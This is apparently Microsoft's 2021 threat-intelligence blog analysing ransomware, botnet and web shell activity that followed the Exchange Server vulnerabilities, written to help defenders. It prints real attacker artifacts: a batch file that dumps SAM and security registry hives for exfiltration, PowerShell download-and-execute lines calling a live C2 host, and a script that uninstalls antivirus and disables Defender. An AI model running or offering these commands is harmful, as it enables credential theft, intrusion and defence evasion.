
Analyzing attacks taking advantage of the Exchange Server vulnerabilities

microsoft.com/security/blog/2021/03/25/analyzing-attacks-taking-advantage-of-the-exchange-server-vulnerabilities/

March 25, 2021


Send malicious HTTP request on port 443
CVE-2021-26855 exploit (SSRF)
Authenticate as Exchange server
CVE-2021-26858 exploit (post-auth file write)
CVE-2021-27065 exploit (post-auth file write)
CVE-2021-26857 exploit (UM deserialization)
Write a malicious file to any path
Escalate privilege (as SYSTEM on Exchange Server)
Drop web shells
Run arbitrary commands
Post-compromise hands-on-keyboard activity

Microsoft continues to monitor and investigate attacks exploiting the recent on-premises Exchange Server vulnerabilities. These attacks are now performed by multiple threat actors ranging from financially motivated cybercriminals to state-sponsored groups. To help customers who are not able to immediately install updates, Microsoft released a one-click tool that automatically mitigates one of the vulnerabilities and scans servers for known attacks. Microsoft also built this capability into Microsoft Defender Antivirus, expanding the reach of the mitigation. As of today, we have seen a significant decrease in the number of still-vulnerable servers – more than 92% of known worldwide Exchange IPs are now patched or mitigated. We continue to work with our customers and partners to mitigate the vulnerabilities.


As organizations recover from this incident, we continue to publish guidance and share threat intelligence to help detect and evict threat actors from affected environments. Today, we are sharing intelligence about what some attackers did after exploiting the vulnerable servers, ranging from ransomware to data exfiltration and deployment of various second-stage payloads. This blog covers:

- Threat intelligence and technical details about known attacks, including components and attack paths, that defenders can use to investigate whether on-premises Exchange servers were compromised before they were patched and to comprehensively respond to and remediate these threats if they see them in their environments.
- Detection and automatic remediation built into Microsoft Defender Antivirus and how investigation and remediation capabilities in solutions like Microsoft Defender for Endpoint can help responders perform additional hunting and remediate threats.

Although the overall numbers of ransomware have remained extremely small to this point, it is important to remember that these threats show how quickly attackers can pivot their campaigns to take advantage of newly disclosed vulnerabilities and target unpatched systems, demonstrating how critical it is for organizations to apply security updates as soon as possible. We strongly urge organizations to identify and update vulnerable on-premises Exchange servers, and to follow mitigation and investigation guidance that we have collected and continue to update here: https://aka.ms/ExchangeVulns.

Mitigating post-exploitation activities

The first known attacks leveraging the Exchange Server vulnerabilities were by the nation-state actor HAFNIUM, which we detailed in this blog. In the three weeks after the Exchange server vulnerabilities were disclosed and the security updates were released, Microsoft saw numerous other attackers adopting the exploit into their toolkits. Attackers are known to rapidly work to reverse engineer patches and develop exploits. In the case of a remote code execution (RCE) vulnerability, the rewards are high for attackers who can gain access before an organization patches, as patching a system does not necessarily remove the access of the attacker.



Send malicious HTTP request on port 443
CVE-2021-26855 exploit (SSRF)
Authenticate as Exchange server
CVE-2021-26858 exploit (post-auth file write)
CVE-2021-27065 exploit (post-auth file write)
CVE-2021-26857 exploit (UM deserialization)
Write a malicious file to any path
Drop web shells
Escalate privilege (as SYSTEM on Exchange Server)
Run arbitrary commands
Post-compromise hands-on-keyboard activity

Figure 1. The Exchange Server exploit chain

In our investigation of the on-premises Exchange Server attacks , we saw systems being affected by multiple threats. **Many of the compromised systems have not yet received a secondary action**, such as human-operated ransomware attacks or data exfiltration, indicating attackers could be establishing and keeping their access for potential later actions. These actions might involve performing follow-on attacks via persistence on Exchange servers they have already compromised, or using credentials and data stolen during these attacks to compromise networks through other entry vectors.

Attackers who included the exploit in their toolkits, whether through modifying public proof of concept exploits or their own research, capitalized on their window of opportunity to gain access to as many systems as they could. Some attackers were advanced enough to remove other attackers from the systems and use multiple persistence points to maintain access to a network.

We have built protections against these threats into Microsoft security solutions. Refer to the Appendix for a list of indicators of compromise, detection details, and advanced hunting queries. We have also provided additional tools and investigation and remediation guidance here: https://aka.ms/exchange-customer-guidance.

While performing a full investigation on systems is recommended, the following themes are common in many of the attacks. These are prevailing threat trends that Microsoft has been monitoring, and existing solutions and recommendations for prevention and mitigation apply:


- Web shells – As of this writing, many of the unpatched systems we observed had multiple web shells on them. Microsoft has been tracking the rise of web shell attacks for the past few years, ensuring our products detect these threats and providing remediation guidance for customers. For more info on web shells, read Web shell attacks continue to rise. We have also published guidance on web shell threat hunting with Azure Sentinel.
- Human-operated ransomware – Ransomware attacks pose some of the biggest security risks for organizations today, and attackers behind these attacks were quick to take advantage of the on-premises Exchange Server vulnerabilities. Successfully exploiting the vulnerabilities gives attackers the ability to launch human-operated ransomware campaigns, a trend that Microsoft has been closely monitoring. For more information about human-operated ransomware attacks, including Microsoft solutions and guidance for improving defenses, read: Human-operated ransomware attacks.
- Credential theft – While credential theft is not the immediate goal of some of these attacks, access to Exchange servers allowed attackers to access and potentially steal credentials present on the system. Attackers can use these stolen credentials for follow-on attacks later, so organizations need to prioritize identifying and remediating impacted identities. For more information, read best practices for building credential hygiene.

In the following sections, we share our analysis of known post-compromise activities associated with exploitation of the Exchange server vulnerabilities because it is helpful to understand these TTPs, in order to defend against other actors using similar tactics or tools. While levels of disruptive post-compromise activity like ransomware may be limited at the time of this writing, Microsoft will continue to track this space and share information with the community. It's important to note that with some post-compromise techniques, attackers may gain highly privileged persistent access, but **many of the impactful subsequent attacker activities can be mitigated by practicing the principle of least privilege and mitigating lateral movement**.

DoejoCrypt ransomware

DoejoCrypt was the first ransomware to appear to take advantage of the vulnerabilities, starting to encrypt in limited numbers shortly after the patches were released. Ransomware attackers often use multiple tools and exploits to gain initial access, including purchasing access through a broker or “reseller” who sells access to systems they have already compromised. The DoejoCrypt attacks start with a variant of the Chopper web shell being deployed to the Exchange server post-exploitation.

The web shell writes a batch file to *C:\Windows\Temp\xx.bat*. Found on all systems that received the DoejoCrypt ransomware payload, this batch file performs a backup of the Security Account Manager (SAM) database and the System and Security registry hives, allowing the attackers later access to passwords of local users on the system and, more critically, in the LSA Secrets portion of the registry, where passwords for services and scheduled tasks are stored.



```
@echo on
chcp 437
echo cmd /c mkdir c:\windows\temp\debugsms>c:\windows\temp\TMP23875.bat
echo cmd /c reg save hklm\sam C:\windows\temp\debugsms\sam>>c:\windows\temp\TMP23875.bat
echo cmd /c reg save hklm\system C:\windows\temp\debugsms\system>>c:\windows\temp\TMP23875.bat
echo cmd /c reg save hklm\security C:\windows\temp\debugsms\security>>c:\windows\temp\TMP23875.bat
echo cmd /c choice /t 1 /d y /n
>nul>>c:\windows\temp\TMP23875.bat
echo cmd /c ipconfig /all
>C:\windows\temp\debugsms\ip.txt>>c:\windows\temp\TMP23875.bat
echo cmd /c arp -a
>C:\windows\temp\debugsms\arp.txt>>c:\windows\temp\TMP23875.bat
echo cmd /c dir /b /s c:\windows\temp\debugsms
>c:\windows\temp\siineidvsms.log>>c:\windows\temp\TMP23875.bat
echo cmd /c makecab /f c:\windows\temp\siineidvsms.log /d compressiontype=lzx /d compressionmemory=21 /d
maxdisksize=10240000000 /d diskdirectorytemplate="C:\exc2016\FrontEnd\HttpProxy\owa\auth" /d cabinetnametemplate=getidtoken.gif >>c:\windows\temp\TMP23875.bat
echo cmd /c start c:\windows\temp\TMP23876.bat >>c:\windows\temp\TMP23875.bat
echo cmd /c rmdir /s /q c:\windows\temp\debugsms >>c:\windows\temp\TMP23875.bat
echo cmd /c winrm set winrm/config/service @{EnableCompatibilityHttpsListener="true"}>c:\windows\temp\TMP23876.bat
echo cmd /c winrm quickconfig -q >>c:\windows\temp\TMP23876.bat
>nul>>c:\windows\temp\TMP23876.bat
echo cmd /c winrm set winrm/config/service @{EnableCompatibilityHttpsListener="true"}>>c:\windows\temp\TMP23876.bat
echo cmd /c del c:\windows\temp\TMP23875.bat >>c:\windows\temp\TMP23876.bat
schtasks /create /ru system /tn "\Microsoft\Windows\WwanSvcdcs" /tr "cmd /c c:\windows\temp\TMP23875.bat" /sc once /st 23:59
ping -n 3 127.0.0.1
schtasks /run /tn "\Microsoft\Windows\WwanSvcdcs"
schtasks /delete /tn "\Microsoft\Windows\WwanSvcdcs" /f
```

Figure 2. xx.bat

Given configurations that administrators typically use on Exchange servers, many of the compromised systems are likely to have had at least one service or scheduled task configured with a highly privileged account to perform actions like backups. **As service account credentials are not frequently changed, this could provide a great advantage to an attacker even if they lose their initial web shell access due to an antivirus detection**, as the account can be used to elevate privileges later, which is why we strongly recommend operating under the principle of least privileged access.

The batch file saves the registry hives to a semi-unique location, *C:\windows\temp\debugsms*, assembles them into a CAB file for exfiltration, and then cleans up the folders from the system. The file also enables Windows Remote Management and sets up an HTTP listener, indicating the attacker might take advantage of the internet-facing nature of an Exchange Server and use this method for later access if other tools are removed.




Dump SAM database, security/system registry hives
Exploitation
Drop web shells
Download xx.bat
xx.bat
Use makecab to package stolen data
Exfiltration
Scheduled task

Figure 3. xx.bat actions

The *xx.bat* file has been run on many more systems than have been ransomed by the DoejoCrypt attacker, meaning that, while not all systems have moved to the ransom stage, the attacker has gained access to multiple credentials. On systems where the attacker moved to the ransom stage, we saw reconnaissance commands being run via the same web shell that dopped the xx.bat file (in this instance, a version of Chopper):



```
"cmd" /c cd /d C:\inetpub\wwwroot\&net group "domain computers" /domain&echo [S]&cd&echo [E]
```

Figure 4. DoejoCrypt recon command

After these commands are completed, the web shell drops a new payload to *C:\Windows\Help* which, like in many human-operated ransomware campaigns, leads to the attack framework Cobalt Strike. In observed instances, the downloaded payload is shellcode with the file name *new443.exe* or *Direct_Load.exe*. When run, this payload injects itself into *notepad.exe* and reaches out to a C2 to download Cobalt Strike shellcode.




Dropped payload (new443.exe, Direct_Load.exe)
Inject shellcode into Notepad
Download Cobalt Strike payload
Download ransomware payload
Encrypt files
Leave readme.txt (ransom note)

Figure 5. DoejoCrypt ransomware attack chain

During the hands-on-keyboard stage of the attack, a new payload is downloaded to *C:\Windows\Help* with names like *s1.exe* and *s2.exe*. This payload is the DoejoCrypt ransomware, which uses a *.CRYPT* extension for the newly encrypted files and a very basic *readme.txt* ransom note. In some instances, the time between *xx.bat* being dropped and a ransomware payload running was under half an hour.



```
Your file has been encrypted!
                                               If you want to decrypt, please contact us.
                                               [redacted] or [redacted]
                                               And please send me the following hash!
                                               [redacted]
```

Figure 6. DoejoCrypt ransom note


While the DoejoCrypt payload is the most visible outcome of the attackers' actions, the access to credentials they have gained could serve them for future campaigns if organizations do not reset credentials on compromised systems. An additional overlapping activity observed on systems where *xx.bat* was present and the attackers were able to get Domain Administrator rights was the running of scripts to snapshot Active Directory with *ntdsutil*—an action that, if executed successfully, could give the attackers access to all the passwords in Active Directory from a single compromised system.

Lemon Duck botnet

Cryptocurrency miners were some of the first payloads we observed being dropped by attackers from the post-exploit web shells. In the first few days after the security updates were released, we observed multiple cryptocurrency miner campaigns, which had been previously targeting SharePoint servers, add Exchange Server exploitation to their repertoire. Most of these coin miners were variations on XMRig miners, and many arrived via a multi-featured implant with the capability to download new payloads or even move laterally.

Lemon Duck, a known cryptocurrency botnet named for a variable in its code, dove into the Exchange exploit action, adopting different exploit styles and choosing to use a fileless/web shell-less option of direct PowerShell commands from w3wp (the IIS worker process) for some attacks. While still maintaining their normal email-based campaigns, the Lemon Duck operators compromised numerous Exchange servers and moved in the direction of being more of a malware loader than a simple miner.


Using a form of the attack that allows direct execution of commands versus dropping a web shell, the Lemon Duck operators ran standard Invoke Expression commands to download a payload. Having used the same C2 and download servers for some time, the operators applied a varied degree of obfuscation to their commands on execution.



```
powershell.exe IE`x(Ne`w-Obj`ect Net.WebC`lient).DownLoadString('http[:]//t.netcatkit
[.]com/mail.jsp?mail')

('http[:]//'+'t.net'+'catkit[.]com/a.jsp?
```

Fig 7. Example executions of Lemon Duck payload downloads

The Lemon Duck payload is an encoded and obfuscated PowerShell script. It first removes various security products from the system, then creates scheduled tasks and WMI Event subscription for persistence. A second script is downloaded to attempt to evade Microsoft Defender Antivirus, abusing their administrative access to run the *Set-MPPreference* command to disable realtime monitoring (a tactic that Microsoft Defender Tamper protection blocks) and add scanning exclusions for the C:\ drive and the PowerShell process.



```
cmd /c start /b wmic.exe product where "name like '%Eset%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%%Kaspersky%%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%avast%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%avp%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%Security%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%AntiVirus%'" call uninstall /nointeractive
cmd /c start /b wmic.exe product where "name like '%Norton Security%'" call uninstall /nointeractive
cmd /c "C:\Progra~1\Malwarebytes\Anti-Malware\unins000.exe" /verysilent /suppressmsgboxes /norestart
$v="?$v"+(Get-Date -Format '_yyyyMMdd')
$tmps="I`ex ([System.Text.Encoding]::ASCII.GetString((New-Object Net.WebClient).DownloadData(''http://''+''U1''+''U2/a.jsp'+$v+'?''+(@($env:COMPUTERNAME,$env:USERNAME,(get
-wmiobject Win32_ComputerSystemProduct).UUID,(random))-join''*''))))'
$sa=([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator")
function getRan(){return -join([char[]](48..57+65..90+97..122)|Get-Random -Count (6+(Get-Random)%6))}
$us=@('t.netcatkit.com','down.sqlnetcat.com','t.sqlnetcat.com')
$stsrv = New-Object -ComObject Schedule.Service
$stsrv.Connect()
try{
$doit=$stsrv.GetFolder("\").GetTask("blackball")
}catch{}
if(-not $doit){
    if($sa){
        schtasks /create /ru system /sc MINUTE /mo 120 /tn blackball /F /tr "blackball"
    } else {
        schtasks /create /sc MINUTE /mo 120 /tn blackball /F /tr "blackball"
    .

inVOke-exPrESSIoN ( ('function bpu($payload){
    $ver=[Environment]::OSVersion.Version.Major
    $kill_payload="cmd /c echo Set-MpPreference -DisableRealtimeMonitoring 1;
    Add-MpPreference -ExclusionPath c:\;Add-MpPreference -ExclusionProcess c:\windows\system32\WindowsPowerShell\v1.0905powershell.exe|powershell -w hidden"
    if($payload.startswith("http")){
        $payload="Iex(new-object net.webclient).downloadstring('"+$payload+"?$env:username*$env:computername*$ver')"
    }
    if(([int]([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] 'Administrator'))){

        iex $kill_payload
        sleep 5
        iex $payload
        return
    }
```

Figure 8. Lemon Duck payloads

One randomly named scheduled task connects to a C2 every hour to download a new payload, which includes various lateral movement and credential theft tools. The operators were seen to download RATs and information stealers, including Ramnit payloads.




Persist as a scheduled task and WMI event
Exploitation
Run PowerShell code to download payloads
PowerShell payloads
C2
Check C2 hourly to run one, some, or all of the ff commands
- Download additional payloads like Ramnit and RATs
- Run script to send emails with Lemon Duck payloads
- Run cleanup scripts to remove other attackers and mitigate vulnerabilities
Attempt to disable antivirus


Figure 9. Lemon Duck post-exploitation activities

In some instances, the operators took advantage of having compromised mail servers to access mailboxes and send emails containing the Lemon Duck payload using various colorful email subjects.



```
("The Truth of COVID-19","Virus actually comes from United States of America"),
("COVID-19 nCov Special info WHO","very important infomation for Covid-19
see attached document for your action and discretion."),
("HALTH ADVISORY:CORONA VIRUS","the outbreak of CORONA VIRUS is cause of concern especially where forign personal have recently arrived or
see attached document for your action and discretion."),
("WTF","what's wrong with you?are you out of your mind!!!!!"),
("What the fcuk","are you out of your mind!!!!!what 's wrong with you?"),
("good bye","good bye, keep in touch"),
("farewell letter","good bye, keep in touch"),
("broken file","can you help me to fix the file,i can't read it"),
("This is your order?","file is brokened, i can't open it")
)
```

Figure 10. Email subjects of possibly malicious emails



```
$att_doc=$env:tmp+"\readme.doc"
$att_js=$env:tmp+"\readme.js"
```


Figure 11. Attachment variables

In one notable example, the Lemon Duck operators compromised a system that already had *xx.bat* and a web shell. After establishing persistence on the system in a non-web shell method, the Lemon Duck operators were observed cleaning up other attackers' presence on the system and mitigating the CVE-2021-26855 (SSRF) vulnerability using a legitimate cleanup script that they hosted on their own malicious server. This action prevents further exploitation of the server and removes web shells, giving Lemon Duck exclusive access to the compromised server. This stresses the need to fully investigate systems that were exposed, even if they have been fully patched and mitigated, per traditional incident response process.

Pydomer ransomware

While DoejoCrypt was a new ransomware payload, the access gained by attackers via the on-premises Exchange Server vulnerabilities will likely become part of the complex cybercriminal economy where additional ransomware operators and affiliates take advantage of it. The first existing ransomware family to capitalize on the vulnerabilities was Pydomer. This ransomware family was previously seen using vulnerabilities in attacks, notably taking advantage of Pulse Secure VPN vulnerabilities, for which Pulse Secure has released security patches, to steal credentials and perform ransomware attacks.

In this campaign, the operators scanned and mass-compromised unpatched Exchange Servers to drop a web shell. They started later than some other attackers, with many compromises occurring between March 18 and March 20, a window when fewer unpatched systems were available. They then dropped a web shell, with a notable file name format: "Chack[Word][Country abbreviation]":



```
ChackReplaceSE.aspx     ChackReplacePL.aspx     ChackReplaceIO.aspx
ChackReplaceES.aspx     ChackReplaceEN.aspx     ChackReplaceDA.aspx
ChackReplaceAS.aspx     ChackPassSE.aspx        ChackPassPL.aspx
ChackPassIO.aspx        ChackPassES.aspx        ChackPassEN.aspx
ChackPassDA.aspx        ChackPassAS.aspx        ChackPassAR.aspx
ChackOutLookSE.aspx     ChackOutLookPL.aspx     ChackOutLookES.aspx
ChackOutLookEN.aspx     ChackOutLookAS.aspx     ChackOutLookAR.aspx
ChackLogsSE.aspx        ChackLogsPL.aspx        ChackLogsIO.aspx
ChackLogsES.aspx        ChackLogsDA.aspx        ChackLogsAS.aspx
ChackLogsAR.aspx        ChackLangSE.aspx        ChackLangPL.aspx
ChackLangIO.aspx        ChackLangES.aspx        ChackLangEN.aspx
ChackLangDA.aspx        ChackLangAS.aspx        ChackLangAR.aspx
ChackIdSE.aspx          ChackIdPL.aspx          ChackIdIO.aspx
ChackIdES.aspx          ChackIdEN.aspx          ChackIdDA.aspx
ChackIdAS.aspx          ChackIdAR.aspx          ChackCookieSE.aspx
chackcookiese.aspx      ChackCookiePL.aspx      ChackCookieIO.aspx
ChackCookieES.aspx      ChackCookieEN.aspx      ChackCookieDA.aspx
ChackCookieAS.aspx      ChackCookieAR.aspx      ChackAuthSE.aspx
ChackAuthIO.aspx        ChackAuthDA.aspx        ChackAuthAS.aspx
ChackAuthAR.aspx
```

Figure 12. Example web shell names observed being used by the Pydomer attackers

These web shells were observed on around 1,500 systems, not all of which moved to the ransomware stage. The attackers then used their web shell to dump a *test.bat* batch file that performed a similar function in the attack chain to the *xx.bat* of the DoejoCrypt operators and allowed them to perform a dump of the LSASS process.

